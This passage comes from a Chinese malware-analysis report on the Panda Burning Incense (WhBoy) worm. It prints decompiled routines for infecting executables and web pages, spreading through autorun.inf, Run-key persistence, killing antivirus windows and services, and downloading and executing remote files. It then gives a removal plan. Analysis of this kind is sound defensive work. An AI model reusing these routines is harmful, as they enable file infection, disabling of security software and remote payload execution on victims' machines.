288      LStrCmp(v15, (char *)v155);
289      if ( zeroflag )
290        goto LableFindNext1;
291
293      AnsiUpperCase("Internet Explorer", &v154);
294      v16 = v154;
295      AnsiUpperCase(WinFindData.Name, (char **)&v153);
296      LStrCmp(v16, (char *)v153);
297      if ( zeroflag )
298        goto LableFindNext1;
299
300
301      AnsiUpperCase("NetMeeting", &v152);
302      v17 = v152;
303      AnsiUpperCase(WinFindData.Name, (char **)&v151);
304      LStrCmp(v17, (char *)v151);
305      if ( zeroflag )
306        goto LableFindNext1;
307      AnsiUpperCase("Common Files", &v150);
308      v18 = v150;
309      AnsiUpperCase(WinFindData.Name, (char **)&v149);
310      LStrCmp(v18, (char *)v149);
311      if ( zeroflag )
312        goto LableFindNext1;
313
314
315      AnsiUpperCase("ComPlus Applications", &v148);
316      v19 = v148;
317      AnsiUpperCase(WinFindData.Name, (char **)&v147);
318      LStrCmp(v19, (char *)v147);
319      if ( zeroflag )
320        goto LableFindNext1;
321
322
```

4.4 感染可执行文件

```
57  splitpathname(pTagPath, &argExeName);          // 获取要感染的文件名
58  if ( CurrentFileIsRun(argExeName) )
59  {
60    __writefsdword(0, v14);
61  }
62  else
63  {
64    Randomize();                                 // 初始化随机化种子
65    ParamStr(0, &pCurPath);
66    LStrCmp(pTagPath, pCurPath);
67
68    // 判断要感染的程序是不是病毒母体
69    if ( v1 )
70    {
71      __writefsdword(0, v14);
72    }
73    else
74    {
75      LStrClr(&pPeFile);                         // 清空字符串
76      ReadPEFile(pTagPath, &pPeFile);
77      if ( pPeFile )
78      {
79        if ( StrCmp("WhBoy", pPeFile) <= 0 )
80        {
81
82
83          // 设置要感染的文件属性为ATTRITUBE_NOMORL
84          // 拷贝病毒母体，并覆盖要感染的文件
85          pTagName = LStrToPChar(pTagPath);
86          j_SetFileAttributesA(pTagName, 0x80u);
87          j_Sleep(1u);
88          ParamStr(0, &result);
89          pVirFile = LStrToPChar(result);
90          if ( j_CopyFileA(pVirFile, pTagName, 0) )
91          {
92
93            // 获取要感染的文件名
94            // 然后在获取文件大小
95            // 组合成.WhBoy应用程序名.exe.exe\x02文件大小\x01
96            splitpathname(pTagPath, &pTagFileName);
97            dwFileSize = ReadFileSize(pPeFile);
98            NumToStr(dwFileSize, &strFileSize);
99            LStrCatN(&WriteTagStr, 6, v5, strFileSize, "\x01");
100
101
102           // 分段写入字符串到目标文件
103           // 原PE文件 - 拼接成的标识
104           LStrLAsg(&pTmpPeFile, pPeFile);      // 复制字符串，浅拷贝
105           Assign(&a1, pTagPath);               // 检查文件指针是否为空
106           byte_40E00C = 2;
107           v6 = Append(&a1);                    // 追加内容到文件中
108           IOTest(v6);
109           v7 = Write(&a1, pTmpPeFile);         // 写入原PE文件到目标
110           v8 = Flush(v7);                      // 刷新内容到文件
111           IOTest(v8);
112           v9 = Write(&a1, WriteTagStr);        // 写入拼接好的字符串到目标
113           v10 = Flush(v9);
114           IOTest(v10);
115           v11 = Close(&a1);                    // 关闭文件指针
116           IOTest(v11);
```

4.5 感染网页文件

```
// 把文件读入内存，并解密字符串
// <iframe src=http://www.ac86.cn/66/index.htm width="0" height="0"></iframe>
ReadFileToMem(l_tagInfactFile, &pTagInfac);
DeString("=nb{end'w{g>ispy>,.ps~*bb?2'gm.12&mmeb|'lwl's``wi:&9&#ibmnlw<%4+:?.nb{end9", "Search", &DeCodeStr);


// 比较解密后的字符串和要感染文件的内容
if ( !StrCmp(DeCodeStr, pTagInfac) )
{
  v13 = &savedregs;
  v12 = &loc_407AB9;
  v11 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v11);



  // 判断要感染的文件是否存在
  if ( FileExists(l_tagInfactFile) )
  {


    // 打开文件并移动文件指针到文件结尾
    pFile = (void *)Sysutils::FileOpen(l_tagInfactFile, 1u);
    MoveFilePoint((DWORD)pFile, 0, 2u);
    if ( pFile == (void *)-1 )
    {
      __writefsdword(0, v11);
    }
    else
    {
      v6 = DeCodeStr;
      LStrCatN(&DeCodeStr, 3, v5, (const char *)"\r", (const char *)"\n");// 拼接解密后的字符串
      DeCodeLen = ReadFileSize(DeCodeStr);
      pszDeCode = ToAnsi(&DeCodeStr);
      WriteToFile(pFile, pszDeCode, DeCodeLen);// 将解密后的字符串写入到目标文件
      CloseHanlde_1(pFile);
      __writefsdword(0, (unsigned int)v6);
    }
  }
```

4.6 复制病毒母体并写入配置文件

```
77  GetAllDriver(&pDriver);                     // 获取所有盘符
78
79
80  // 循环读取每个盘符
81  if ( !pDriver || (IndexDriver = ReadSize(pDriver), IndexDriver < 1) )
82  {
83Lable_Read_Driver:
84    __writefsdword(0, v32);
85    goto LABLE_EXIT;
86  }
87
88
89  while ( 1 )
90  {
91    pTmpDriver = pDriver;
92    LOBYTE(pTmpDriver) = pDriver[IndexDriver - 1];
93
94
95
96    // 将当前盘符和A盘符转成大写
97    // 判断当前盘符是不是A盘
98    AnsiToUnicode(&pUTmpDriver, pTmpDriver);
99    Sysutils::AnsiUpperCase(pUTmpDriver, &v51);
100   pCurDriver = v51;
101   Sysutils::AnsiUpperCase((char *)dword_40C2DC, &pA);
102   if ( StrCmp(pA, pCurDriver) )
103     goto LABLE_NEXT_DRIVER;                   // 查找下一个盘符
104
105
106
107   // 将当前盘符和B盘符转成大写
108   // 判断当前盘符是不是B盘
109   v5 = pDriver;
110   LOBYTE(v5) = pDriver[IndexDriver - 1];
111   AnsiToUnicode(&a1, v5);
112   Sysutils::AnsiUpperCase(a1, &v48);
113   v6 = v48;
114   Sysutils::AnsiUpperCase((char *)dword_40C2E8, &pB);
115   if ( StrCmp(pB, v6) )
116     goto LABLE_NEXT_DRIVER;
117
118
119
120   // 拼接当前盘符:\setup.exe
121   // 拼接当前盘符:\autorun.inf
122   v7 = pDriver;
123   LOBYTE(v7) = pDriver[IndexDriver - 1];
124   AnsiToUnicode(&v45, v7);
125   LStrCat3(&pSetupPath, v45, ":\\setup.exe");
126   v8 = pDriver;
127   LOBYTE(v8) = pDriver[IndexDriver - 1];
128   AnsiToUnicode(&v44, v8);
129   LStrCat3(&pAutoRunPath, v44, ":\\autorun.inf");
130
131
132   // 判断当前盘符:\setup.exe是否存在
133   if ( Sysutils::FileExists(pSetupPath) )
134   {
135
136
137     // 判断此文件和病毒文件是否相同
138     ParamStr(0, &pCurRunPath);
139     ReadFileForCmp(pCurRunPath, &result);
140     ReadFileForCmp(pSetupPath, &a2);
141     LStrCmp(result, a2);
142
143
144     // 如果不相同就删除文件Setup.exe
145     // 然后再把病毒拷贝过去
146     if ( !ZeroFlag )
147     {
148       v10 = LStrToPChar(pSetupPath);
149       j_SetFileAttributesA(v10, 0x80u);
150       if ( !j_DeleteFileA(v10) )
151       {
152         __writefsdword(0, v32);
153         goto LABLE_EXIT;
154       }
155       v11 = pDriver;
156       LOBYTE(v11) = pDriver[IndexDriver - 1];
157       AnsiToUnicode(&v42, v11);
158       LStrCat(&v42, ":\\setup.exe");
159       v12 = LStrToPChar(v42);
160       ParamStr(0, (char **)&v41);
161       v13 = LStrToPChar((char *)v41);
162       if ( !j_CopyFileA(v13, v12, 0) )
163       {
164         __writefsdword(0, v32);
165         goto LABLE_EXIT;
166       }
167     }
168   }
169   else
170   {
171
172
173     // 拷贝病毒到磁盘:\setup.exe
174     v14 = pDriver;
175     LOBYTE(v14) = pDriver[IndexDriver - 1];
176     AnsiToUnicode(&v40, v14);
177     LStrCat(&v40, ":\\setup.exe");
178     pTag = LStrToPChar(v40);
179     ParamStr(0, &v39);
180     pSrc = LStrToPChar(v39);
181     if ( !j_CopyFileA(pSrc, pTag, 0) )
182     {
183       __writefsdword(0, v32);
184       goto LABLE_EXIT;
185     }
186   }
187
188 // 如果autorun.inf文件不存在
189   if ( !Sysutils::FileExists(pAutoRunPath) )
190   {
191
192
193     // 创建autorun.inf
194     // 并追加内容[AutoRun]\r\nOPEN=setup.exe\r\nshellexecute=setup.exe\r\nshell\\Auto\\command=setup.exe\r\n
195     pTmpautorunpath = LStrToPChar(pAutoRunPath);
196     fhandle = j_CreateFileA_0(pTmpautorunpath, 0x40000000u, 0, 0, 2u, 0, 0);
197     j_CloseHandle_0(fhandle);
198     Assign(&v52, pAutoRunPath);
199     byte_40E00C = 2;
200     v25 = Append(&v52);
```

4.7 创建定时器保护自身

```
20
21  // 创建线程去消灭杀毒软件
22  CreateKillSafeMgrThread(0);
23
24  // 获取系统路径
25  // 然后拼接system\\dirver\\spo0lsv.exe
26  // 并且设置注册项
27  // 创建自启动Software\\Microsoft\\Windows\\CurrentVersion\\Run\\svcshar
28  // 设置不显示隐藏文件SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced\\Folder\\Hidden\\SHOWALL\\CheckedValue
29  GetSystemPath(&a1);
30  pSysPath = a1;
31  LStrCatN(&result, 3, v5, "drivers\\", "spo0lsv.exe");
32  pRegRunPath = LStrToPChar(result);
33  DelphiRegCreateSet((LPCSTR)0x80000001, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", "svcshare", pRegRunPath);
34  SetReg(
35    HKEY_LOCAL_MACHINE,
36    (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced\\Folder\\Hidden\\SHOWALL\\CheckedValue",
37    0);
38
```

4.8 SafeSelfThreadProc

```
UpSeDebugPrivilege();                           // 提升为调试权限
v0 = 0;
v1 = j_GetDesktopWindow();
do
{
  // 查找以下字符串的窗口，如果存在则然后发送退出消息
  v0 = j_FindWindowExA(v1, v0, 0, 0);
  j_GetWindowTextA(v0, &String, 101);
  strcpy(&a1, &String, 101);
  if ( StrCmp("防火墙", a1) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&a2, &String, 101);
  if ( StrCmp("进程", a2) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v42, &String, 101);
  if ( StrCmp("VirusScan", v42) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v41, &String, 101);
  if ( StrCmp("NOD32", v41) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v40, &String, 101);
  if ( StrCmp("网镖", v40) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v39, &String, 101);
  if ( StrCmp("杀毒", v39) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v38, &String, 101);
  if ( StrCmp("毒霸", v38) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v37, &String, 101);
  if ( StrCmp("瑞星", v37) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v36, &String, 101);
  if ( StrCmp("江民", v36) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v35, &String, 101);
  if ( StrCmp("超级兔子", v35) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v34, &String, 101);
  if ( StrCmp("优化大师", v34) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v33, &String, 101);
  if ( StrCmp("木马清道夫", v33) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v32, &String, 101);
  if ( StrCmp("木馬清道夫", v32) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v31, &String, 101);
  if ( StrCmp("卡巴斯基反病毒", v31) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v30, &String, 101);
  if ( StrCmp("Symantec AntiVirus", v30) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v29, &String, 101);
  if ( StrCmp("Duba", v29) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v28, &String, 101);
  if ( StrCmp("esteem procs", v28) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v27, &String, 101);
  if ( StrCmp("绿鹰PC", v27) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v26, &String, 101);
  if ( StrCmp(nullsub_1, v26) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v25, &String, 101);
  if ( StrCmp("噬菌体", v25) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v24, &String, 101);
  if ( StrCmp("木马辅助查找器", v24) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v23, &String, 101);
  if ( StrCmp("System Safety Monitor", v23) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v22, &String, 101);
  if ( StrCmp("Wrapped gift Killer", v22) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v21, &String, 101);
  if ( StrCmp("Winsock Expert", v21) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v20, &String, 101);
  if ( StrCmp("游戏木马检测大师", v20) )
    j_PostMessageA(v0, 0x12u, 0, 0);
  strcpy(&v19, &String, 101);
  if ( StrCmp("超级巡警", v19) )
    j_PostMessageA(v0, 0x12u, 0, 0);
}
while ( v0 );


v2 = j_GetDesktopWindow();
do
{

  // 在桌面窗口
  // 查找msctls_statusbar32状态栏标题，
  // 然后再再这个窗口的子窗口查找pjf(ustc)
  // 如果查找到了，
  v3 = j_FindWindowExA(v2, v0, 0, 0);
  v0 = v3;
  v4 = j_FindWindowExA(v3, 0, "msctls_statusbar32", 0);
  v5 = j_FindWindowExA(v4, 0, 0, 0);
  j_GetWindowTextA(v5, &String, 101);
  strcpy(&v18, &String, 101);
  if ( StrCmp("pjf(ustc)", v18) )
  {
    j_PostMessageA(v0, 0x12u, 0, 0);
    v6 = j_MapVirtualKeyA(0x11u, 0);
    j_keybd_event(0x11u, v6, 0, 0);
    v7 = j_MapVirtualKeyA(0x12u, 0);
    j_keybd_event(0x12u, v7, 0, 0);
    v8 = j_MapVirtualKeyA(0x44u, 0);
    j_keybd_event(0x44u, v8, 0, 0);
    v9 = j_MapVirtualKeyA(0x44u, 0);
    j_keybd_event(0x44u, v9, 2u, 0);
    v10 = j_MapVirtualKeyA(0x11u, 0);
    j_keybd_event(0x11u, v10, 2u, 0);
    v11 = j_MapVirtualKeyA(0x12u, 0);
    j_keybd_event(0x12u, v11, 2u, 0);
    if ( j_FindWindowA(0, "IceSword") )
    {
      v12 = j_MapVirtualKeyA(0xDu, 0);
      j_keybd_event(0xDu, v12, 0, 0);
```

注册快捷键 ctrl+alt+d 并发送退出消息

4.9 从指定网址查看链接并访问内容，下载病毒，然后执行

```
// 使用解密后的网址内容去访问网页
DeString_1(" uup2..wBv/ak97.ko.6>.tp&uyt", &edx0);
v8 = LStrToPChar(edx0);
ReadWebSeit(v8, &result);
LStrCmp(result, (char *)"QQ");
if ( zeroflag )
{
  __writefsdword(0, v14);
}
else
{
  do
  {

    // 从指定网址下载病毒，并写到文件，执行该病毒
    if ( StrCmp("\r\n", result) <= 0 )
    {
      LStrLAsg(&v34, result);
      GetSysPath(&v25);
      pWebSeit = LStrToPChar(v34);
      DelphiStrCpyStrong(&v23, pWebSeit);
      ReturnPathName(v23, (char *)&v24);
      LStrCat(&v25, v24);
      savePath = LStrToPChar(v25);
      j_URLDownloadToFileA(0, pWebSeit, savePath, 0, 0);
      GetSysPath((char **)&v22);
      v11 = LStrToPChar(v34);
      DelphiStrCpyStrong(&v20, v11);
      ReturnPathName(v20, (char *)&v21);
      LStrCat((char **)&v22, v21);
      v12 = LStrToPChar((char *)v22);
      j_WinExec(v12, 0);
      LStrClr(&result);
    }
    else
    {
      v2 = StrCmp("\r\n", result);
      LStrCopy(result, 1, v2 - 1, &v34);
      v3 = StrCmp("\r\n", result) + 2;
      v4 = ReadSize(result);
      LStrCopy(result, v3, v4, &result);
      GetSysPath((char **)&v31);
      v5 = LStrToPChar(v34);
      DelphiStrCpyStrong((char **)&a1, v5);
      ReturnPathName((char *)a1, (char *)&a2);
      LStrCat((char **)&v31, a2);
      v6 = LStrToPChar((char *)v31);
      j_URLDownloadToFileA(0, v5, v6, 0, 0);
      GetSysPath(&v28);
      v7 = LStrToPChar(v34);
```

4.10 攻击注册表

```
//
// 关闭指定服务
// 删除指定服务
// 删除指定注册表值
void __stdcall AttachReg()
{
  CloseServer("Schedule");
  CloseServer("sharedaccess");
  CloseServer("RsCCenter");
  CloseServer("RsRavMon");
  CloseAndDeleteService("RsCCenter");
  CloseAndDeleteService("RsRavMon");
  DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\RavTask");
  CloseServer("KVWSC");
  CloseServer("KVSrvXP");
  CloseAndDeleteService("KVWSC");
  CloseAndDeleteService("KVSrvXP");
  DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\KvMonXP");
  CloseServer("kavsvc");
  CloseServer(dword_407140);
  CloseAndDeleteService((const CHAR *)&dword_407144);
  CloseAndDeleteService("kavsvc");
  DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\kav");
  DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\KAVPersonal50");
  CloseServer("McAfeeFramework");
  CloseServer("McShield");
  CloseServer("McTaskManager");
  CloseAndDeleteService("McAfeeFramework");
  CloseAndDeleteService("McShield");
  CloseAndDeleteService("McTaskManager");
  DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\McAfeeUpdaterUI");
  DeleteRegValue(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\Network Associates Error Reporting Service");
  DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\ShStatEXE");
  CloseAndDeleteService("navapsvc");
  CloseAndDeleteService("wscsvc");
  CloseAndDeleteService("KPFwSvc");
  CloseAndDeleteService("SNDSrvc");
  CloseAndDeleteService("ccProxy");
  CloseAndDeleteService("ccEvtMgr");
  CloseAndDeleteService("ccSetMgr");
  CloseAndDeleteService("SPBBCSvc");
  CloseAndDeleteService("Symantec Core LC");
  CloseAndDeleteService("NPFMntor");
  CloseAndDeleteService("MskService");
  CloseAndDeleteService("FireSvc");
  DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\YLive.exe");
  DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\yassistse");
}
```


5. 解决方案

1、查杀思路


①结束病毒进程 spo0lsv.exe 进程

②修复注册表，包括删除病毒自启动项 svcshare、修复文件的隐藏显示
③删除 C 盘下的 autorun.inf、setup.exe、spo0lsv.exe
④遍历全盘删除 Desktop_.ini,修复受感染的文件，二进制文件和脚本文件要区别处理

2、编写专杀工具，完成对恶意代码的清理与修复



电脑已经成功感染熊猫烧香病毒
现在我们运行专杀工具来修复



这里快捷方式的图标没有改变是因为需要重启后才能恢复。

致　　谢

正文用宋体小四，内容限 1 页，一律向 15PB 信息安全研究院谢意。